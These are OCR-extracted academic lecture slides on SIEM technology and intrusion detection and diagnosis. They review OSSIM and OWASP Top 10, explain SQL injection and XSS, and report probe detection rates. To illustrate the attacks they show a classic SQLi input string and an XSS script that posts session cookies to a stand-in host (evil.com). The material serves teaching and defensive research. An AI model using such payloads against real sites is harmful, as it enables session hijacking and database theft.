
1) The attack overloads the path to the BS → DoS to all communications which use that path

2) The nodes along the path never go to sleep → discharge batteries of these nodes

Victims of Battery Discharge



Victims of DoS




SIEM technology:
SOTA review & Gap Analysis

SIEM in a nutshell

- A Security Information and Event Management (SIEM) solution effectively combines elements of security information management with security event management
- SIEM solutions typically correlate, analyse and report information from a variety of data sources, such as network devices, identity management devices, access management devices, and operating systems
- This bundling of services has become common across the security products market as vendors offer "one stop solutions" which allow the end user to provide real-time analysis of security alerts
- One of the main features of these solutions is their advanced log management capabilities
- Log management is a process of dealing with large volumes of computer generated log messages, which are commonly referred to as audit records or event-logs
- In general, Log management covers collection, aggregation, retention, analysis, searching, and reporting
- The key issues with log management tend to be the sheer volume of the log data and the diversity of the logs

SIEM market

There are a number of leading providers in this area, most notably: ArcSight, RSA, and IBM (Q1 Labs)



Gartner Magic Quadrant 2011

OSSIM

- The most widely used Open Source SIEM, by AlienVault
- OSSIM (Open Source Security Information Management) is released under the GPL license
- It does not aim at providing new security detection mechanisms but at exploiting already available security tools
- It provides integration, management, and visualization of events of more than thirty open source security tools
- Also importantly, it allows the integration of new security devices and applications

http://www.alienvault.com/community


Overall Evaluation and Way Ahead

- Point SIEM products provide useful data, but they lack visibility across a broader set of security elements needed to detect the increasing number of cyber attacks on corporate and government enterprises
- The main avenues for improvement are:
  - **Integration with additional and emerging technologies**
    - Capability to collect and correlate information from SCADA, satellite network connections, WSNs, and more.
  - **Integration with physical security technologies**
    - Capabilities to correlate information from IT systems and physical security systems
  - **Accuracy**
    - High Performance = high detection && low false positives
  - **Situation awareness**
    - By aggregating events that may be related to each other based on context information
  - **Defending the defender**
    - SIEM products should be designed with resilience in mind

Improving detection

Problem Statement

- Currently available products only provide some (indeed limited) support in terms of Intrusion Prevention and Intrusion Detection, but they very much lack detailed and effective Intrusion Diagnosis capabilities



Intrusion =
a successful **Attack**
to the system

There is quite a bit of confusion bw the two concepts in current IDS technology

"Internet Security: An Intrusion-Tolerance Approach" , Deswarte Y., Powell D. - Proceedings of the IEEE, Volume 94, Issue 2, Feb. 2006 - Page(s):432 - 441

Claims

- The time has come to make the transition from Intrusion Detection System (IDS) technology to Intrusion Detection & Diagnosis System (ID^2S) technology, since Detection without Diagnosis is of very limited use

  Proof: a programmer's view of anomaly-based IDS technology:

  try { Do not worry: the system is behaving

  just as usual }

  catch (EverythingAsUsualException e) {


  Handle this exception you know nothing about }

- The diagnostic process must be **accurate** and **timely**
- **Accuracy** entails the ability of: i) collecting data which is diverse, and ii) doing non-trivial correlations
- **Timeliness** mandates that a switch to a stream-based processing paradigm be made

Proposed Approach

- Collect information at several architectural levels
  - Namely: Network, Operating System, Data Base, and Application
- Use multiple security probes, which are deployed as a distributed architecture
- Use grammar-based approaches and compiler-compiler technologies to handle data heterogeneity
- Use Complex Event Processing (CEP) technology to perform sophisticated correlation analysis of intrusion symptoms
- Use an Ontology driven approach to escalate from intrusion symptoms to the adjudged cause of the intrusion, and to estimate the damage to individual system components

A Bird's Eye view of ID²S



Diagnosis Output:

- **Attack Type**
  - The attack class to which the detected attack belongs
- **Attack Targets**
  - The components which have been affected by the attack
- **Attack Latency**
  - The amount of time that the attack was undetected:
    - $AL = t_D - \min(t_1, t_2, .., t_N)$
    - t_D : time of detection, t_n time of the nth symptom observed

Attack Relevance (2007-2010)


OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session	A3 – Broken Authentication and Session
A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	A10 – Insufficient Transport Layer Protection
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

They are the two most frequent (and most serious) attacks to web applications

OWASP Top 10 Web attacks, Sep. 2008:
http://www.owasp.org/index.php/Top 10 2007

OWASP Top 10 for 2010 RC Released (Nov 13, 2009)
http://www.owasp.org/images/0/0f/OWASP_T10_-_2010_rc1.pdf

Attack Relevance (a few days ago)



SQLi attacks:
What They Are and How They Work

Technique used to attack database systems through vulnerable web applications

Attack example

Correct request:

```
SELECT * FROM Listing WHERE LastName='${NAME}'
```

With input string **Bob' OR 1=1 --** is transformed to:

```
SELECT * FROM Listing WHERE   LastName='Bob' OR 1=1 - '
```

Not only it allows to steal the entire contents of relational databases, but also (in many cases) to make arbitrary changes both to the database schema and to the database contents

August 17, 2009 - SQL Injection:

Albert Gonzalez Steals 130M Credit Card Numbers

XSS:
What They Are and How They Work

- Technique which allows attackers to execute scripts in the victim's browser
- Results in hijacking of user sessions, defacing of web sites, …
- Extremely dangerous in systems such as Content Management Systems (CMS), blogs, forums, and in general in Web-based applications where a large number of users sees input which is provided by other individuals
- Attacks usually implemented in JavaScript, since this is a powerful scripting language
- By using JavaScript, attackers can manipulate any aspect of the rendered page, including adding new elements (e.g. a login tile which forwards credentials to a hostile site)

XSS:
What They Are and How They Work

Attack example

Message board message can be forged to contain malicious scripts.

If the message body is:

```
<script>document.location.href="http://www.evil.com/
cgi-bin/cookie.cgi?"+document.cookie</script>
```

Simply reading the message board results in the session cookie be posted to a malicious website

Recent XSS attacks to famous Web sites:

Google (May 09), facebook (May 08), mySpace (Jun 06), Yahoo! (Jan 09), PayPal (Feb 09), eBay (Mar 2009), Obama discussion forum redirected to Hillary Clinton discussion forum (Apr 2008)

Security Probes

- Two application level security probes:
  - **Apache Scalp:** A signature-based Apache access_log analyzer, capable of detecting several types of web application attacks (SQLi, XSS, path traversal, cross-site request forgery, and more)
  - **Anomalous Character Distribution (ACD):** An anomaly-based probe that analyzes the character distribution in the HTTP requests to the Apache web server to detect suspicious requests
- One database level probe:
  - **Anomalous Query Failures Monitor (AQFM):** a software component which monitors the rate of failed queries using a proxy for MySQL database


Detection of SQLi attacks

- Attackers must take a trial and error approach, to figure out how they can exploit vulnerabilities
- Attempts performed by the attacker will be recorded in the web server access log
- First attempts will result in the injection of syntactically wrong queries, which will leave traces of the ongoing attack at the database level (since normal traffic usually does not generate errored queries)
- As the attacker learns more about the internal mechanisms of the application, requests will look increasingly malicious and it will be possible for the two application level probes to detect the attack

Detection of XSS attacks


- Attack model similar to SQL Injection Attacks
- Attack is composed of a sequence of attempts which reflect the fact that initially the attacker has no information about how the malicious code can be injected
- Traces of the attack can be detected by the two application level probes
- The difference between SQLi attacks and XSS attacks is that in the latter case no query failure is normally generated (unless XSS is used to inject SQL commands, i.e. to launch a SQLi attack)
- In order to evaluate the capability of detecting XSS attacks, in the experiments we did not use XSS to inject SQL commands

Performance - Individual Probes



- Scalp is better at detecting SQLi attacks (72%), than XSS attacks (63%)
- ACDM provides a very high detection rate (94%), at the cost of a rather high false positives rate (36% of the normal traffic is erroneously perceived as malicious)
- AQFM always interprets failing queries as SQLi attacks
  - → It never fails to detect SQLi attacks (100% detection)
  - → But it erroneously interprets normal traffic and XSS attacks which generate failing queries as SQLi attacks (false positives and wrong diagnosis, respectively)


Performance - Correlated probes



- False positives produced by the ACDM probe are drastically reduced: from 36% to 16% (5% SQLi, 11% XSS)
- The percentage of correctly diagnosed SQLi attacks rises from 73% (Scalp alone) to 91% (Scalp + ACDM + AQFM)
- Correct diagnosis of XSS attacks rises from 63% (Scalp alone) to 71% (Scalp + ACDM + AQFM)

Protecting WSN zones

Conceptual Architecture

